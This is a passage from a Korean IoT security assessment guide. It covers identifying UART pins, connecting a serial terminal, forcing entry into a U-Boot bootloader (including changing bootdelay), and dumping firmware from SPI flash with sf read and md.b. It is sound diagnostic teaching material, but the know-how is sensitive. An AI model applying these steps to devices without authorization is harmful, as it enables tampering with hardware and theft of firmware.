3	Via Hole	금속으로 내부 도금된 Hole 은 특수한 목적으로 접지로 사용됨
4	Chip 또는 소자(Capaciter)	MCU, Flashmemory 등의 소자들은 GND 로 사용하는 핀이 존재

2. UART 핀 식별

위 목록에서 사용 가능한 접지가 있는 경우, 아래와 같이 UART 4 핀에서 접지 핀을 식별할 수 있다. 진단 대상 기기(사진)의 UART 4 핀 중 가장 아래 위치한 핀이 접지로 판단되었다. (※ 아래 사진에서 전원이 인가된 상태로 진단을 수행하였으나 전원을 인가하지 않고 진단하는 것이 안전하다.)




그림 143. UART 핀 식별

접지를 기준으로 다른 핀의 전압과 전류를 측정한다. 접지들은 모두 연결되어 있기 때문에 UART 핀의 접지나 PCB 기판의 접지 중 아무거나 사용해도 무관하다. 위 사진에서 가장 위의 핀을 1 번, 가장 아래의 핀을 4 번핀이라 했을 때 각 핀의 전압과 전류를 측정한 값은 아래와 같다.

구분	전압(V)	전류(mA)	핀 역할 유추	특징
1 번 핀	3.3	표시 불가	VCC	일정한 전압, 상대적으로 높은 전류
2 번 핀	2.6 ~ 3.3	24.67	TX	전압 변동(2.6V~3.3V)
3 번 핀	0	0.03	RX	VCC, GND, TX 를 제외하고 남은 핀
4 번 핀	-	0.02	GND	멀티테스터 "통전 확인 기능"으로 식별

전압, 전류 측정 값을 이용해 각 핀의 역할을 유추할 수 있다. 1 번 핀은 전압이 3.3V 로 일정하게 출력되고 전류가 높게 유지되어 전원공급을 위한 VCC 로 추정할 수 있다. 2 번 핀은 2.6V 와 3.3V 사이를 진동하면서 값이 변화하여 데이터를 송신하는 TX 로 유추할 수 있다. 접지(GND)인 4 번 핀을 제외하고 남는 3 번 핀을 데이터를 수신하는 RX 로 식별할 수 있다.

아래 장비는 별도의 식별자(PCB Legend)가 없어 멀티테스터로 UART 핀을 식별하는 과정이 필요하다. PCB 중앙에 위치한 Via Hole 을 접지(GND)로 잡고 각 핀의 전압과 전류를 측정한다.




그림 144. 식별자가 없는 PCB 기판 UART 식별

구분	전압(V)	전류(mA)	핀 역할 유추	특징
1	0~3.3	7.96	TX	전압 변동(0V~3.3V)
2	3.163	0~8.8	RX	VCC, GND, TX 제외하고 남은 핀, 배열 고려
3	3.3	8	VCC	일정한 전압, 상대적으로 높은 전류
4	3.3	8.1	VCC	일정한 전압, 상대적으로 높은 전류
5	3.3	0.07	RX	VCC, GND, TX 제외하고 남은 핀, 배열 고려
6	2.6~3.3	7.7~8.9	TX	전압 변동(2.6V~3.3V)
7	0	0	GND	멀티테스터 "통전 확인 기능"으로 식별

측정 결과에 기반하여 TX 로 추정되는 핀은 1 번, 6 번이다. 하지만, 실제 TX 는 6 번 핀이었고, 1 번 핀은 UART 가 아닌 다른 용도로 사용되는 핀이었다. 이처럼 전압이 크게 변동하는 핀이 있어도 UART 가 아닐 가능성이 있어 주의가 필요하다.

10.2.3.1.2. 터미널 연결

1. USB to TTL

UART 핀 식별이 완료된 상태에서 터미널을 연결하기 위해 USB to TTL 컨버터 모듈을 이용한다. USB to TTL 컨버터 모듈은 시리얼 통신인 UART 를 PC 의 터미널로 접근하기 위한 장비이며 FTDI 모듈이라고 불리기도 한다.




그림 145. USB to TTL

USB to TTL 컨버터 모듈은 주로 CP2102, CH340, FT232 등의 칩을 사용하고, 사용 전 각 칩에 해당하는 드라이버를 설치해야 한다. 실습에 사용하는 USB to TTL 컨버터 모듈은 CP2102 칩을 사용하고 있다. 해당 칩의 드라이버를 설치하고 USB 를 PC 에 연결하면 아래와 같이 장치가 인식되는 것을 확인할 수 있다.




그림 146. USB to TTL PC 연결 확인

모듈이 정상적으로 인식된 후, 진단 대상 장비와 USB to TTL 컨버터 모듈을 연결한다. 진단 대상 장비에 전원이 인가된 경우 VCC 핀은 사용하지 않는다. 통신에 필요한 핀은 TX, RX, GND 이며 진단 대상 장비와 USB to TTL 컨버터 모듈의 TX, RX 는 서로 교차되어 연결되어야 한다.




그림 147. 진단 대상 기기와 USB to TTL 연결

정상 연결 여부는 PuTTY 와 같은 터미널 프로그램을 이용해서 확인할 수 있다. PuTTY 설정 화면에서 "Serial line"에는 장치 관리자에서 확인한 USB to TTL 컨버터 모듈의 포트(COM3)를 입력하고 "Speed(Baudrate)"에는 9600, 19200, 38400, 57600, 115200 중 임의의 값을 입력한 후 "Open"을 클릭하여 연결한다.




그림 148. PuTTY 를 이용한 연결

2. Baudrate 식별

TX, RX, GND 가 정상적으로 연결되어 있다면 아래와 같이 터미널 창에 문자열이 출력된다. 문자가 깨져서 보이는 것은 시리얼통신속도인 Baudrate[3]가 진단 대상 기기와 다르기 때문이다.




그림 149. 시리얼 통신 속도에 따른 문자열 깨짐 현상

Buadrate 는 진단대상 기기마다 다르며 일반적으로 9600, 19200, 38400, 57600, 115200 값을 사용한다. PuTTY 에서 Speed 를 순차적으로 변경하여 정상적인 문자열이 출력되는지 확인한다. 진단 대상 장비와 시리얼 통신속도(Baudrate)가 일치할 경우 아래와 같이 정상적인 문자열이 출력된다.




그림 150. 문자열 정상 출력

[3] 1 초에 몇 개의 HIGH/LOW 신호를 보낼 것인지 정의.
[**Baudrate List**: 110, 300, 600, 1200, 2400, 4800, 9600, 14400, 19200, 38400, 57600, 115200, 128000, 256000]

3. Shell 접근

제조사에 따라 UART 인터페이스로 Boot Loader 에 바로 접근할 수 있는 경우가 있고, 별도의 진입 방법이 필요한 경우가 있다. Boot Loader 의 비인가자 접근은 보안 상 취약하므로 제조사는 다양한 방법으로 Boot Loader 접근을 제한하고 있다.

[CASE 1] 특수 키 입력을 받아 Shell 진입

부팅 과정에서 Shell 진입이 가능한 경우, 부팅 로그에서 특정 키를 입력 받는 구간이 존재한다. 아래 터미널 출력에서 "press magic key to change default setting" 메시지로 특수한 key 입력 시 설정 변경이 가능함을 유추할 수 있다. 아래 제조사의 경우 설정 변경을 위한 key 가 공개되어 있는 상태로 특수 키 입력을 통한 Boot loader 진입이 가능하다.




그림 151. magic key 입력

[CASE 2] Bootdelay 0 설정

아래 진단 대상 기기의 경우 bootdelay 를 0 으로 설정하여 부트로더에 접근하기 위한 키보드 입력을 통한 명령이 전달되기도 전에 부팅이 시작된다.




그림 152. bootdelay 0

이 경우 스크립트를 작성하여, 부팅이 되기전에 부트로더에 진입하기 위한 입력을 계속 전달하여 부트로더 진입을 시도해볼 수 있다. 아래는 python serial 모듈을 사용하여 UART 를 연결한 후 반복적으로 입력을 전달하여 부트로더 진입에 성공한 예시이다. (기기에 따라 부팅 진행 속도가 빨라 안되는 경우도 존재함.)

```
UART >>  Load Env CRC OK!
UART >>  In:    serial
UART >>  Out:   serial
UART >>  Err:   serial
UART >>  no hold the upgrade button down, button value is 1
UART >>  Net:   AKEthernet-0
UART >>
UART >>  Hit any key to stop autoboot:  0
UART > 0
UART >>  anyka$
```

그림 153. 부트로더 진입

부트로더 진입에 성공하게 되면, 부트로더 명령을 이용하여 bootdelay 환경변수를 변경할 수 있다. 이 과정은 모두 위에서 작성한 스크립트 내 read/write 명령을 이용하여 진행된다.

```
anyka$
printenv

backuppage=ffffffff
baudrate=115200
boot_normal=readcfg; run read_kernel; bootm ${loadaddr}
bootargs=console=ttySAK0,115200n8 root=/dev/mtdblock4 rootfstype=squashfs init=/sbin/init mem=64M flash=SF device
bootcmd=run boot_normal
bootdelay=0
console=ttySAK0,115200n8
```

그림 154. printenv 명령을 통한 bootdelay 확인

```
anyka$
setenv bootdelay 10

anyka$
saveenv

Saving Environment to SPI Flash...
Env save done OK
```

그림 155. setenv 명령을 통한 bootdelay 수정

기기를 재부팅하고 터미널 출력을 확인해보면 bootdelay 가 수정되어 여유롭게 부트로더에 진입할 수 있다.

```
U-Boot 2013.10.0-AK_V3.0.04 (Jul 23 2019 - 21:36:51)

DRAM:  64 MiB
8 MiB
Create flash partition table init OK!
ANYKA SDHC/MMC4.0: 0
Load Env CRC OK!
In:    serial
Out:   serial
Err:   serial
no hold the upgrade button down, button value is 1
Net:   AKEthernet-0

Hit any key to stop autoboot: 10

anyka$
```

그림 156. bootdelay 수정 확인

10.2.3.1.3. 펌웨어 추출

UART 를 통해 Boot Loader 에 접근 가능한 경우 Boot Loader 명령어를 이용하여 펌웨어 추출이 가능하다. 일반적으로 '?', 'help', 'h' 명령어를 통해 사용 가능한 명령어 확인이 가능하며 일부 제조사의 경우 보안을 위해 기능을 제한해두는 경우가 존재하여 확인이 필요하다.

현재 진단 대상 기기는 Boot Loader 인 U-Boot 에 접근할 수 있는 상태다. Boot Loader 의 명령어를 이용하여 메모리(RAM)에 펌웨어를 로드하고 이를 덤프하여 펌웨어를 추출할 수 있다. Kali Linux 2022.2 버전을 사용하였으며 과정은 아래와 같다.

Step 1) Kali Linux 의 터미널에서 picocom(시리얼 통신 터미널) 연결 및 로그를 설정한다.
"--logfile" 옵션을 사용하면 터미널에 출력되는 내용이 로그파일 형태로 저장된다.

```
$ picocom /dev/ttyUSB0 --baud 57600 --logfile uiot_firm_0905.log
```

Step 2) 부팅 로그에서 Flash memory(모델명: FM25Q64)의 SPI[4] bus 를 확인한다. spi0.0 는 해당 Flash memory 가 SPI 통신에 0 번 버스, 0 번 슬롯을 사용하고 있음을 의미한다.

```
#부팅 로그에서의 SPI bus 정보
ak-spiflash spi0.0: FM25Q64 (8192 Kbytes)
```

Step 3) 부팅이 완료된 후 Boot Loader(U-boot)에서 Flash memory(SPI device)를 제어하기 위해 sf 명령어를 사용한다.

```
# 펌웨어가 저장된 Flash memory 의 SPI bus 선택(spi0.0)
$ sf probe 0

# RAM 의 0x82000000 주소에 Flash memory 의 0x0 부터 0x1000000 만큼의 정보를 읽어 옴.
# 대부분의 RAM 에서 0x82000000~0x83000000 사이 주소를 여유로 두고 있어 활용 가능
$ sf read 0x82000000 0x0 0x1000000
SF: 16777216 bytes @ 0x0 Read: OK
```

Step 4) RAM 에 저장된 값을 덤프한다.

```
# RAM 의 0x82000000 부터 0x1000000 만큼의 정보를 출력(picocom 로그파일에 누적되어 기록)
$md.b 0x82000000 0x1000000
```

[4] SPI(Serial Peripheral Interface): Flash memory 등의 주변 장치와 통신하기 위한 직렬 통신 인터페이스




그림 157. RAM 에 저장된 값 덤프 결과

Step 5) 터미널 종료 후 Step 1)에서 저장한 로그 파일에서 hex 값을 추출하여 binary 파일로 변환한다.

```
# 로그파일에서 md.b 출력값을 제외한 불필요 텍스트 수동 제거
# 오픈소스 다운로드 git clone https://github.com/gmbnomis/uboot-mdb-dump.git
$ python3 uboot-mdb-dump/uboot_mdb_to_image.py < uiot_firm_0905.log > uiot_firm_0905.bin
```

코드 실행 후 Binwalk 툴을 이용해 정상 추출 여부를 확인할 수 있다.




그림 158. 정상 추출 된 펌웨어

RAM 에 펌웨어 데이터가 없거나 추출이 제대로 되지 않은 경우 Binwalk 에서 정보가 표시되지 않는다.

그림 159. 추출에 실패한 펌웨어

(참고) U-boot Boot Loader 명령어 & 환경변수

아래는 임베디드 디바이스에서 주로 사용되는 U-Boot 의 명령어와 환경변수 리스트이다.

명령어		설명	변수
정보 출력	?	도움말	
	bdinfo	board 에 대한 정보 출력(메모리 주소, 클럭, MAC 등)	-
	coninfo	사용 가능한 console 장치 출력	-
	flinfo	Flash Memory 에 대한 정보 출력	flinfo N (Flash memory bank)
	iminfo	Image Header 정보 출력(이미지 이름, 종류, 크기, 체크섬)	iminfo addr [addr ...]
메모리 관련	cmp	지정한 위치의 memory 의 내용을 비교	cmp [.b, .w, .l] addr1 addr2 count
	cp	지정한 memory 의 내용을 복사	cp [.b, .w, .l] source target count
	md	지정한 memory 의 내용을 화면에 출력	md [.b, .w, .l] address [# of objects]
	mtest	RAM read/write 테스트(Flash, ROM 영역에 사용하면 fail)	mtest [start [end [pattern]]]
	mw	memory 특정 값 쓰기	mw [.b, .w, .l] address value [count]
	nm	memory 의 동일 주소에 값 변경	nm [.b, .w, .l] address
	loop	memory 의 특정 영역을 reset 하기 전까지 반복 실행	loop [.b, .w, .l] address number_of_objects
	mtdpart	MTD partition table 확인 또는 수정	
환경변수 관련	printenv	환경변수 출력	printenv printenv name ...
	setenv	환경변수 설정	setenv name value ... setenv name
	saveenv	환경변수를 flash 에 저장한다.	-
	run	환경변수의 값의 내용을 실행	run var [...]
Flash memory	sspi	SPI utility commands	-
	sf	SPI flash sub-system	
	imls	list all images found in flash	
boot 관련	boot	bootcmd 의 값을 사용하여 시스템 부팅을 시작	
	bootd	Bootcmd 환경변수 값을 사용하여 부팅	
	bootm	지정한 memory 주소 image 로 부팅	bootm [addr [arg ...]]
	bootp	boot image via network using BOOTP/TFTP protocol	
	tftpboot	- boot image via network using TFTP protocol	

U-boot 환경변수	기능
bootargs	커널에 넘기는 환경변수
Bootcmd	U-boot 부팅 이후 실행되는 명령 리스트 (“bootd" 명령으로 실행)
Bootcmd2	“bootd2" 명령으로 설정된 시퀀스가 실행됨.
bootdelay	U-boot 부팅 후 “bootcmd"가 실행되기까지의 지연 시간
baudrate	Baudrate of UART. 이 값을 바꾸어 U-boot 의 baudrate 를 바꿀 수 있다.
ethaddr	U-boot 와 uClinux 가 사용하는 Ethernet address
ipaddr	U-boot 가 사용하는 IP address
serverip	TFTP server 의 IP address
gateway	게이트웨이
netmask	넷마스크
bootfile	TFTP 로 다운로드 받는 파일 이름
lcdlogo1 ~ lcdlogo4	LCD 로 출력되는 메시지 설정
lcdcontrast	LCD 의 contrast 의 값을 변경

(참고) 부팅 로그를 이용한 정보 획득

UART 로 확인할 수 있는 부팅 로그는 유용한 정보를 제공한다. 펌웨어 추출 전 부팅 로그를 저장하여 관련 정보를 확인하는 것을 권장한다. 부팅 로그에서 확인할 수 있는 주요 정보는 아래와 같다.

획득 정보	부팅 로그 예시
Boot loader	`U-Boot 1.1.3 (Oct 23 2015 - 16:03:05)`
NAND Device	`mtd->writesize=2048,mtd->oobsize=64,mtd->erasesize=131072  devinfo.iowidth=8`

Setting 옵션
(특정 키 입력)
	`Please choose the operation:`
	`1: Load system code to SDRAM via TFTP.`
	`2: Load system code then write to Flash via TFTP.`
	`3: Boot system code via Flash (default).`
	`4: Entr boot command line interface.`
	`9: Load Boot Loader code then write to Flash via TFTP.`

Booting Kernel 관련	`3: System Boot system code via Flash.`
	`## Booting image at 81000000 ...`
	`Image Name: =01.01.02.090`
	`Image Type: MIPS Linux Multi-File Image (lzma compressed)`
	`Data Size: 19062732 Bytes = 18.2 MB`
